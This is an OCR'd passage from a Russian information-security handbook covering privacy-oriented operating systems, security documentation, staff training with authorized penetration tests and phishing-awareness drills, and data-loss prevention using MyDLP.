


Рис. 17.3. AdNauseam показывает количество кликов и потраченных денег

Раз уж зашел разговор о ПО, созданном для защиты вашей приватности, было бы огромным упущением с нашей стороны не рассказать об ОС, созданных с той же целью.

Большая часть из них представляет собой модификации Debian или Ubuntu. Операционные системы данного класса можно запускать с внешних носителей, таких как DVD. Преимущество такого подхода в том, что даже если во время работы на вашу рабочую станцию проникло вредоносное ПО, после перезагрузки вы опять получите чистую и нетронутую ОС.

К тому же такие ОС уже сконфигурированы для использования сети Tor, что безусловно помогает вам обеспечить свою приватность и даже посещать закрытые сайты.

Как правило, такие ОС не ограничиваются одним лишь использованием Tor, они поставляются с большим количеством предустановленного и настроенного ПО, в том числе для:

- шифрования и дешифровки носителей, электронной почты и другой информации;
- безопасного пользования Интернетом (про браузеры такого типа мы говорили чуть выше);
- использования генераторов и менеджеров паролей;
- обеспечения удобной и безопасной работы с сетью.

На наш взгляд, среди огромного множества таких систем наибольшего внимания заслуживают:

- Tails — одна из самых бурно развивающихся. Известна тем, что эту ОС использовал Эдвард Сноуден;
- Whonix — предназначена для использования в качестве гостевой изолированной ОС, работающей в VirtualBox и использующей сеть Tor;
- IprediaOS — в отличие от других проектов, вместо Tor использует I2P и построена на основе Fedora Linux;
- Discreete Linux — обеспечивает высокий уровень защиты и предназначена для людей, не имеющих глубоких знаний в области ИТ.

Безусловно, мы не рассмотрели множество прочих аспектов обеспечения личной безопасности, но мы надеемся, что наш читатель и так не забывает о регулярном обновлении ПО, установке антивируса, шифровании диска, использовании шифрования и блокировки телефона, создании безопасных паролей и о многом другом, что составляет основу личной информационной безопасности.

18 Бумажная работа

В наше время достаточно сложно найти специалиста в области ИТ, который любил бы бумажную работу, однако, как говорится, порядок должен быть!

Начнем с того, что когда вам доведется проводить аудит ИС согласно модели «белого ящика», вы будете просто обязаны попросить документацию. Хороший специалист всегда попросит документацию к системе, но только лучший ознакомится со всей документацией предприятия, имеющей отношение к данной ИС и не выходящей за рамки его компетенции. Тут мы имеем в виду, что требовать документы из бухгалтерии вряд ли будет хорошей идеей. Для этого есть другие аудиторы, не будем отбирать у них хлеб.

Рассмотрим основные причины не пренебрегать столь важным, хотя и, на наш взгляд, несколько скучным занятием.

Любой документ, будь то внутреннее распоряжение, предписание, правило пользования и т. д., в случае, если он не противоречит текущему законодательству, является обязательным для исполнения. В нашем случае это значит, что любой пользователь может игнорировать ваши устные предупреждения и советы, однако за игнорирование инструкций он может понести наказание.

Кроме того, это оптимизация работы. Особенно это касается больших предприятий. Согласитесь, что проще потратить день и написать грамотную инструкцию, чем доносить информацию о новой системе каждому пользователю индивидуально или устраивая бесконечные собрания и совещания. В случае же, когда с течением времени в работе системы произойдут какие-либо изменения, вы сможете попросту разослать всем пользователям новый вариант инструкции, и на этом — всё. Во второй и последующие разы вы потратите на подготовку таких документов существенно меньше времени.

Третья причина касается вашего взаимодействия с коллегами. Обычно работники ИТ-сферы — люди умные и привыкли делить между собой ответственность за различные ИС. В этом есть огромный плюс — когда человек не распыляется на множество систем, он начинает работать лучше и эффективнее. Однако есть

и существенный минус, поскольку, как и всем остальным людям, работникам ИТ-сферы свойственно болеть, уходить в отпуска или не подходить к телефону. В таком случае вся ответственность за системы отсутствующего коллеги ложится на плечи оставшихся сотрудников. И будет большой удачей, если их больше одного. В этом случае одного часа, потраченного на изучение документации, достаточно для решения множества проблем или выполнения каких-либо административных задач. В качестве примера можно привести DDoS-атаку. Представьте себе, что она началась, а вы знакомы с панелью управления брандмауэром постольку-поскольку, однако решение необходимо принять срочно. Сколько вы потратите времени на поиск решения данной проблемы, например, в сети Интернет? А в хорошей документации по брандмауэру этот пункт должен быть выделен полужирным шрифтом и стоять отдельно.

Четвертая причина касается больше работы самого предприятия. Хотя специалистами по ИБ и не разбрасываются, однако текучесть кадров никто не отменял. Для предприятия будет большим риском передавать системы в управление новому сотруднику без наличия должной документации.

Всегда следует помнить о том, что управление документацией — это процесс. Современные реалии, особенно в мире ИБ, меняются очень стремительно, что требует постоянного пересмотра и корректировки различных пунктов нормативных документов.

Теперь, ощутив важность наличия документации как таковой, рассмотрим основные типы документов и коротко коснемся их содержания.

Политика безопасности

Некоторые источники определяют политику безопасности как совокупность документов, описывающих административные и технические меры, направленные на защиту информации и связанных с ней ресурсов. С данным определением нельзя не согласиться, однако на практике политикой безопасности принято называть один лишь документ самого верхнего уровня, описывающий общие принципы ИБ организации.

Если сравнивать политику безопасности с другими юридическими документами, то, пожалуй, лучшим образцом будет конституция. Она является основным документом, которому должны соответствовать все остальные документы в организации. В ней будет не так уж много конкретики, как, например, в описании стандартных процедур, зато она охватывает достаточно широкий спектр вопросов.

Мы не будем приводить здесь примеры или шаблоны стандартной политики безопасности. Во-первых, это связано с тем, что лучше писать свою политику под каждое предприятие с учетом его особенностей, возможных рисков и доступной стратегии защиты. А во-вторых, шаблоны очень легко найти в Интернете.

Теперь коснемся содержания данного документа. Следует понимать, что политика безопасности создается прежде всего для пользователей и руководства компании и только потом для ИТ-сотрудников. Это, в свою очередь, означает, что она должна быть как можно более краткой и понятной. Следует избегать упоминания конкретных технологий или ПО, сложных для понимания непрофессионалами формулировок и перегрузки терминологией. Однако в случаях, когда без технических терминов не обойтись, обязательно нужно их разъяснить. Если политика не будет соответствовать этим критериям, ее попросту никто не будет читать. А ведь мы хотим создать настоящую работающую безопасность, а не формально соответствующую заданным критериям.

Итак, документ начинается с общих положений. В них необходимо обосновать значимость данного документа, чтобы рядовой сотрудник понял, для чего нужна политика безопасности. Также если в дальнейшем будут использоваться специальные термины, то лучшего места для объяснения, чем начало документа, и быть не может. Можно также указать документы, на основании которых подготавливалась данная политика.

Далее необходимо описать цели и задачи обеспечения информационной безопасности организации. Также нужно определить основные риски и объекты защиты. Следует рассмотреть различные виды угроз безопасности, определить их источники и описать меры защиты от них.

Необходимо учесть, что политика должна быть реальной и исполняемой. А это значит, что придется соблюдать баланс между удобством использования ИС и их безопасностью.

В конце документа необходимо коснуться вопроса ответственности служб и каждого сотрудника за возникновение связанных с ИБ инцидентов, а также определить, каким образом будет осуществляться контроль за исполнением изложенных положений.

Каждый сотрудник, имеющий доступ к ИС организации, должен ознакомиться с данным документом.

Стандарты

Согласно Википедии, стандарт в широком смысле слова — это образец, эталон, модель, принимаемые за исходные для сопоставления с ними других подобных объектов.

Стандарты являются документами более низкого уровня по отношению к политике безопасности и предназначены для более узкой аудитории, в основном для ИТ-специалистов.

Стандартизация позволит вам достичь необходимого уровня унификации, упорядочения и взаимосвязи ИС. Стандартизировать можно все что угодно — методы

оценки рисков ИБ, свойства совместимости, принципы шифрования, процесс управления ИС, вопросы физической безопасности и т. д., — перечислять можно еще очень долго. Разумеется, если вы единственный ИТ-специалист на предприятии, необходимость в их создании минимальна, однако в рамках больших организаций их значение трудно переоценить.

Да, описывать необходимо многое, но не стоит этого пугаться. Международное сообщество уже пришло к нам на помощь и разработало стандарты, которыми можно пользоваться. Однако всегда надо помнить о принципе реальности исполнения. Нельзя просто взять и скопировать, ведь часто бывает так, что на текущий момент у предприятия недостаточно ресурсов для исполнения всего, что описывают международные стандарты. В таком случае вам придется временно изменить некоторые положения для того, чтобы документ соответствовал реальной ситуации. В противном случае вы столкнетесь с тем, что хотя документ и принят, но по факту никем не исполняется.

В контексте данного раздела рекомендуем ознакомиться с такими стандартами, как:

- ISO/IEC 17799:2002 — один из самых известных стандартов, он создан на основе BSI и рассматривает практические вопросы по управлению информационной безопасностью;
- BSI — стандарт разработан в Германии и посвящен, в отличие от предыдущего, подробному освещению более частных вопросов;
- ISO 15408 — стандарт создан на основе опыта коллег из США и Канады, описывает общие критерии безопасности информационных технологий.

Безусловно, это не полный список, а всего лишь отправная точка для дальнейших исследований.

Процедуры

Процедуры находятся на самой низкой ступени иерархии документов. Но это не значит, что написанное в них можно смело и безнаказанно игнорировать.

Обычно процедуры описывают порядок выполнения каких-либо действий, связанных с ИС. В качестве примера можно привести процедуру создания нового пользователя в системе.

В документе должны описываться: достаточные обоснования для заявки на создание пользователя, должность сотрудника, имеющего право на создание таких заявок, должность специалиста, обрабатывающего заявку, последовательность создания пользователя, а также стандартные привилегии доступа.

В случае, если пользователю требуются расширенные права доступа, для их присвоения необходима отдельная процедура.

Наличие процедур позволит упорядочить происходящие в организации процессы и повысить ее безопасность. ИТ-специалисты не должны выполнять никаких действий в обход процедур, но, напротив, пресекать таковые.

Процедуры являются тем документом, на который можно сослаться в случае невыполнения каких-либо действий по объективным причинам.

Конечно же, не все можно описать конечным набором документов. Будут и такие ситуации, которые не укладываются в список описанных процедур. И в случае форс-мажорных обстоятельств вам не следует садиться за написание документа, потом согласовывать его и только после этого что-то делать. Вначале необходимо устранить опасность, проанализировать, предотвратить ее повторение и только потом приниматься за исправление документации.

Следует учесть, что документация никогда не сможет отхватить все, однако ее отсутствие представляет серьезные риски для организации.

Инструкции

В основном это правила пользования тем или иным функционалом ИС. Чаще всего пишется создателем системы для рядовых пользователей. Все, что не касается пользователей, обычно описывается в технической документации.

При написании инструкций следует руководствоваться тем, что их будет читать рядовой пользователь. А это значит, что писать надо как можно более простым языком с использованием минимума терминологии и везде, где это уместно, добавлять к тексту иллюстрации с пометками и указателями.

Техническая документация

Такие документы составляются исключительно для ИТ-специалистов. Именно здесь не только можно, но и нужно указывать различные технические тонкости и нюансы, выплеснуть на страницы все то, что приходилось держать в себе при написании других документов.

Несмотря на то что, как мы уже сказали, данной документацией будут пользоваться специалисты, не стоит лениться и надеяться на то, что те нюансы, которые понятны вам, будут так же ясны другим. Следует потрудиться и написать хорошую, полную документацию, после прочтения которой даже у человека с пробелами в знаниях не останется вопросов.

Хорошая документация должна содержать в себе следующие пункты:

- аннотацию — краткое описание предназначения данного документа, функции ИС и ее компонентов;

- список сокращений — облегчит понимание сути документа коллегами, а вам позволит быстрее справиться с его написанием;
- схемы — логическая и сетевая, для облегчения понимания обязательно представленные графически;
- инструкция для администратора — описание установки и конфигурации ИС, выполнение основных административных действий;
- обновление ИС — процедуры обновления ИС, проверки ее работоспособности и устранения возможных проблем;
- тестирование работоспособности — какие шаги следует принять для всесторонней проверки ИС, критерии удачного прохождения тестов;
- аварийные ситуации — рассматриваются возможные нештатные ситуации работы ИС, алгоритмы поиска и устранения проблем, а также способы восстановления работоспособности.

19 Обучение и тренировки

Необходимо четко усвоить, что ИБ не является конечным набором конкретных мер, приняв которые администратор может ощутить себя в полной безопасности и более не уделять внимания этому вопросу на протяжении следующих 3–5 лет.

Безопасность — это непрерывный процесс. ИТ, в принципе, являются очень бурно развивающейся отраслью, и необходимо постоянно следить за происходящими в ней изменениями. Для этого вовсе не обязательно еженедельно прочитывать по огромному талмуду, посвященному какому-либо аспекту ИБ. Для начала подпишитесь на новостные рассылки специализированных ресурсов, например SecurityLab, Dark Reading и Security Week.

Также будет хорошей идеей подписаться на новостную рассылку, организованную производителем ПО, используемого вашей организацией. Это поможет вам из первых рук узнавать про новые бреши в защите, патчи и обновления. И если новости с агрегаторов можно читать пару раз в неделю, то информации из узких специализированных источников, коими и являются сообщения от производителей ПО, необходимо уделять первостепенное внимание. Очень часто бывает так, что информация об уязвимостях приходит к разработчикам с опозданием даже не в несколько дней, а в несколько месяцев, и кто знает, быть может, злоумышленник уже воспользовался этим и провел атаку на вашу сеть?

Следующее, чему стоит уделить внимание, — образование. Даже если вы окончили университет с соответствующей специализацией, смиритесь с тем, что полученные за несколько лет знания устарели уже на момент получения вами диплома.

Организации обычно оплачивают своим сотрудникам специализированные курсы. Однако, как мы уже писали, знания устаревают. Поэтому один и тот же курс можно и нужно проходить раз в 3–5 лет. Сразу оговоримся, что приведенная цифра является среднестатистической. Некоторые курсы, например привязанные к определенной версии ПО, вообще не требуют переаттестации.

Также мы рекомендуем не забывать и о специализированных форумах. На самом деле одним из лучших способов самообразования является обучение других людей.

Помогая своим коллегам, вы столкнетесь с нетривиальными и интересными задачами, для решения которых вам может потребоваться ознакомление с большим количеством информации, что сразу же повысит ваш профессиональный уровень. Не бойтесь браться за то, чего не знаете, ведь только так можно расширить границы познанного.

Не стоит оставлять без внимания и различные онлайн-курсы. Мы хотим обратить ваше внимание именно на веб-сайты, предоставляющие бесплатный доступ к различным образовательным программам, такие как edX и Coursera. Безусловно, они не смогут заменить полноценное образование, однако такие курсы обычно составляются преподавателями из очень хороших университетов и из них можно почерпнуть достаточно интересную информацию и свежие идеи.

Тренировки

Как мы уже сказали, учить других всегда интересно, весело и полезно для саморазвития. На курсах автовождения людей тренируют оказывать первую помощь, в крупных организациях минимум раз в год включают пожарную сигнализацию и учат людей эвакуироваться. Так почему бы и ИТ-специалистам не устраивать тренинги для коллег из своего департамента и сотрудников организации?

Итак, проникнувшись идеей всеобщего образования, рассмотрим несколько вариантов обучения.

Начнем с ИТ-специалистов. Они — люди подкованные и на них не страшно набивать руку. Даже если что-то пойдет не так, им всегда все проще объяснить и договориться.

Для начала получите одобрение вашего руководства, а затем уже начинайте учения. На наш взгляд, лучше всего, если о предстоящих тестах никто не будет ничего знать, кроме вас и начальства. Используя методологию и приведенные в данной книге примеры, попробуйте провести тест на проникновение. Это поможет вам выявить слабые места в защите вашей инфраструктуры, а также определить, насколько быстро ваши коллеги заметят попытку проникновения, как они на нее отреагируют, каким образом будет проведено расследование инцидента и какие меры будут приняты для предотвращения подобных случаев в будущем.

Сразу же хотим сказать, что в случае успешного проникновения, неправильных действий сотрудников организации и полного игнорирования ситуации будет неверно устраивать публичное обсуждение и наказание виновных. Это может привести к тому, что с вами, как со специалистом по ИБ, просто перестанут сотрудничать. Мы не хотим сказать, что надо умалчивать о проблемах. Нет, о них надо говорить и совместно искать методы решения, однако не стоит переходить на личности, а тем более применять санкции. Было бы логичнее отправить таких сотрудников на курсы повышения квалификации. Это касается как ИТ-специалистов, так и рядовых сотрудников.

Хотим отдельно выделить социальную инженерию. Про нее уже написано множество книг, родители с детства учат детей не доверять чужим дядям и тетям, однако количество связанных с ней инцидентов не уменьшается.

Проводить учения по противостоянию таким атакам можно со всеми сотрудниками. Например, разошлите письмо, в котором будет сказано, что срок действия учетной записи истекает и для его продления необходимо перейти по указанной ниже ссылке.

Естественно, что ссылка приведет на созданную вами же страничку. Чтобы стало интереснее, поставьте на эту страницу недействительный SSL-сертификат, а затем собирайте статистику о том, сколько пользователей проигнорировало предупреждения браузера. Результаты превзойдут все ваши ожидания, уверяем вас!

Социальная инженерия — область творческая, тут все ограничивается только лишь вашей фантазией. Придумывайте различные сценарии и отрабатывайте их на коллегах. Смелее, вам за это ничего не будет!

И третий пункт — это обучение. Причем если ИТ-специалистов можно попросту отправить на курсы, то остальных коллег лучше обучить самому. Придумайте мультимедийный курс и выделите один день в месяц, когда вы или кто-то из сотрудников отдела ИБ будет собирать всех новых коллег вместе и рассказывать им про основные ИС вашего предприятия, правила работы с ними и, разумеется, про основы ИБ. Не забудьте рассказать о безопасных паролях, фишинге и социальной инженерии. Объясняйте сложные вещи простым языком, не забывайте про юмор и истории из реальной жизни, представьте, что вы делаете презентацию не для взрослых, а для детей. Поверьте, лучше проводить такие курсы лично, ибо вопросов возникает много, а людям приятно, что с ними работает такой высококлассный специалист, как вы.

Естественно, вы не сможете работать абсолютно со всеми сотрудниками. Однодневные курсы для новичков — это скорее исключение, нежели практика. Однако для поддержания информированности сотрудников вы можете организовать внутреннюю рассылку или сделать соответствующий раздел в интранете. Так вы сможете постоянно информировать коллег о новых угрозах и способах избежать их.

20 Защита от утечки информации

Надо сказать, что как бы мы ни любили и ни уважали своих пользователей, мы не можем доверять им на все сто процентов. К нашему великому сожалению, всегда найдутся люди, которые сами — по незнанию или с корыстной целью — высылают приватную информацию за пределы сети. Человек — всегда самый ненадежный и непредсказуемый элемент в нашей системе. Согласно данным наших зарубежных коллег, до 88% утечки данных происходит из-за ошибок пользователей или несовершенства бизнес-процессов. Но, к сожалению, зачастую мы не можем повлиять ни на эти процессы, ни на пользователей.

Итак, покончим с плохими новостями и перейдем к хорошим. Естественно, мы не можем стоять за плечом каждого пользователя и контролировать все его шаги, но этого и не нужно. Процесс контроля над критической информацией всегда можно автоматизировать, для этого мы можем использовать DLP (Data Loss Prevention).

Что же представляют собой системы для предотвращения потери данных? Обычно это специализированное ПО, имеющее серверную и клиентские части, которое позволяет классифицировать критическую информацию и предотвращать ее утечку по различным каналам связи. Современные DLP могут контролировать как информацию, находящуюся на компьютерах пользователей, так и ту, которая пересылается по сети.

Утечка информации может происходить разными путями — через электронную почту, веб-приложения, внешние носители — и даже распечатываться на принтере. DLP контролируют все эти потоки.

Сразу хотим оговориться, что внедрением DLP невозможно предотвратить 100% утечек, однако, в совокупности с другими решениями, внедрение DLP позволяет значительно снизить риски организации.

DLP могут быть разделены на две категории — интегрированные и корпоративные решения. Корпоративные решения представляют собой набор ПО для установки на самые различные системы, такие как серверы, рабочие станции,

виртуальные машины, и обеспечивают мониторинг потока данных и классификацию информации. Интегрированные решения имеют более узкую сферу применения, в основном они работают промежуточными шлюзами для почтового, веб- и прочих видов трафика.

DLP проводят мониторинг данных, анализируя две основные составляющие любой информации — содержание и контекст. Если с содержанием все понятно — например, мы находим и не выпускаем за пределы сети все документы, содержащие номера кредитных карт, — то с контекстом несколько сложнее. Некоторые ошибочно полагают, что контекст — это что-то вроде обложки у книги, однако это далеко не так. Проверка контекста включает анализ таких данных, как размер, формат, заголовки, источник информации и многое другое, что не относится к содержанию. Основная идея заключается в том, чтобы настроить систему как можно более тонко, подвергая анализу не только содержание информации, но и то, в каком контексте она была отправлена.

Существует несколько основных техник, используемых для анализа содержания информации:

- **Правила или регулярные выражения** — самый основной и простой метод проверки информации. Мы можем отслеживать попытки выслать письма, содержащие 16-значные номера кредитных карт или, например, слово «договор». С такими фильтрами очень легко работать, однако они дают достаточно большой процент ложных срабатываний.
- **Метод цифровых отпечатков** — очень похож на первый способ. В данном случае в момент прохождения информации с нее снимается цифровой отпечаток и сравнивается с другими отпечатками, уже находящимися в базе данных DLP. Это достаточно ресурсоемкий процесс, поэтому он может повлиять на производительность.
- **Точное совпадение фалов** — содержимое файлов не подвергается анализу. Сравниваются только цифровые отпечатки файлов. Такой подход дает низкий процент ложных срабатываний, однако плохо работает в среде, где есть множество файлов, содержимое которых имеет между собой очень мало различий.
- **Частичное совпадение** — ищет частичное соответствие в определенных файлах. Это могут быть, например, одинаковые формы, заполняемые разными пользователями.
- **По словарю** — информация фильтруется с использованием комбинации данных из таких источников, как, например, словари и правила.
- **Статистический анализ** — использует нейронные сети или статистические методы, например байесовский анализ для фильтрации данных. Особенность этого метода в том, что система вначале обучается на большой выборке данных, что может занять некоторое время. После запуска вы обязательно будете наблюдать некоторое количество ложноотрицательных и ложноположительных срабатываний.

- **Встроенные фильтры** — обычно создаются производителем системы. С их помощью можно хорошо фильтровать типы данных, например номера кредитных карт.

Надеемся, что вы уже поняли необходимость внедрения такой системы. Следующим шагом, еще даже до выбора программного решения, должен стать аудит текущей ситуации в организации. Без него будет очень трудно выбрать подходящий вам продукт и невозможно грамотно его настроить, но этого вопроса мы коснемся чуть позднее.

Первым шагом будет понимание бизнес-процессов. Как мы уже сказали, DLP предотвращает потерю конфиденциальной информации. Для выполнения этой задачи необходимо определить, какая информация является конфиденциальной, а какая — нет. Также следует четко понимать, куда эта информация может пересылаться и по каким каналам, а также где эта информация находится и кто имеет право с ней работать. И да, мы не говорили, что внедрение DLP — это легко!

Для примера сравним хостинговую компанию и, предположим, оператора сотовой связи. Услуги хостинга чаще всего покупают через Интернет, а это подразумевает, что данные клиента и договоры должны свободно проходить через нашу систему и быть доступными всем операторам группы технической поддержки. Однако если мы возьмем оператора сотовой связи, то большая часть договоров заключается лично, а это значит, что в случае пересылки большого массива документов такого типа система должна заблокировать это соединение и передать информацию администратору системы.

После классификации конфиденциальной информации необходимо установить возможные пути ее утечки. Как мы уже говорили, это могут быть внешние носители, хищение носителей данных из организации, передача информации через сеть, печать информации, телефонные переговоры и т. д.

Следующим этапом будет выбор нужного решения, и разумеется, выбирать мы будем исходя из полученных на предыдущем шаге данных. Например, если наши сотрудники перемещаются от офиса к офису, а конфиденциальная информация находится на их ноутбуках, то нам не подойдет система, не имеющая клиентских модулей.

Поскольку целью нашей книги не является продвижение какого-либо коммерческого продукта, мы воздержимся от обзора текущего состояния рынка и рассмотрим внедрение продукта с открытым исходным кодом.

Хотим заметить, что в данный момент трудно найти хорошее решение с открытым исходным кодом для предотвращения утечки информации. На сегодняшний день эта ниша практически никем не занята, и, быть может, именно вы решите попробовать реализовать себя в этой среде. Сейчас мы хотим, чтобы у вас просто сложилось представление о работе систем такого типа.

Для примера мы решили взять MyDLP. Это ПО поддерживается компанией Comodo и имеет две версии — платную и бесплатную.

Итак, почему мы выбрали именно этот продукт? Во-первых, он бесплатный и распространяется по лицензии GNU, что хоть как-то гарантирует то, что завтра компания Comodo не заставит нас платить за использование ее продукта. Второе — это то, что MyDLP может защищать информацию как на устройствах пользователей, то есть имеет архитектуру «клиент-сервер», так и на серверах и во время ее передачи по сети. Третья причина — легкость в установке и эксплуатации.

Используя MyDLP, вы сможете контролировать информацию, передающуюся всеми популярными путями — через электронную почту, веб-приложения, печать и копирование на внешние носители.

Инсталляция данного продукта проходит без особых сложностей. Разработчики позаботились о нас и подготовили готовый образ, включающий в себя само ПО и все необходимые компоненты. Достаточно скачать, а дальше процесс установки ничем не отличается от инсталляции Kali Linux или Ubuntu.




Рис. 20.1. Инсталляции продукта из официального образа MyDLP

После инсталляции дальнейшее управление системой происходит через интуитивно понятную веб-консоль.

Теперь коснемся общих принципов внедрения DLP. Большинство DLP имеют три основных режима работы с данными — разрешить, предупредить и запретить. В самом начале работы, после инсталляции данной системы, мы настоятельно не рекомендуем использовать политики, запрещающие передачу информации. Все мы люди и можем ошибаться, особенно на начальном этапе внедрения любой системы и особенно такой, как DLP. Ведь в случае ошибки можно парализовать работу целого предприятия.




Рис. 20.2. Панель управления MyDLP

Теперь коснемся основных принципов работы данного ПО. MyDLP анализирует данные, передающиеся по разным каналам, в соответствии с заданными политиками.

Политики — это набор правил, обеспечивающих реализацию разработанной ранее модели предотвращения утечки данных.

Канал — среда передачи данных, в которой действуют политики. Например, веб-среда включает в себя такие протоколы, как FTP, HTTP и HTTPS.

Источник — начальная точка, из которой мы ожидаем поступления информации. Это может быть вся сеть или отдельные хосты. В некоторых случаях может и не задаваться.

Пункт назначения — конечная точка назначения сетевого трафика. В некоторых случаях может не задаваться.

Типы информации — определяют критерии, по которым мы будем сортировать трафик в каком-либо канале. MyDLP имеет встроенный набор типов данных, однако администратор всегда может создать свой шаблон.

После того как мы определились с основными понятиями, можно начинать создание правил, по которым будет работать наша система. Итак, каждое правило будет состоять из канала, источника, пункта назначения, типа информации и действия. Действие определяет поведение IDS по отношению к информации, подходящей под заданное правило. В бесплатной версии доступно три различных типа действия — разрешить, блокировать и запомнить. В последнем случае система позволит данным пройти, но сделает пометку о происшедшем событии.

В коммерческой версии есть две дополнительные опции — архивировать и отправить в карантин. В обоих случаях информация будет сохранена на сервере и доступна администратору для дальнейшего анализа.




Рис. 20.3. Создание собственного шаблона

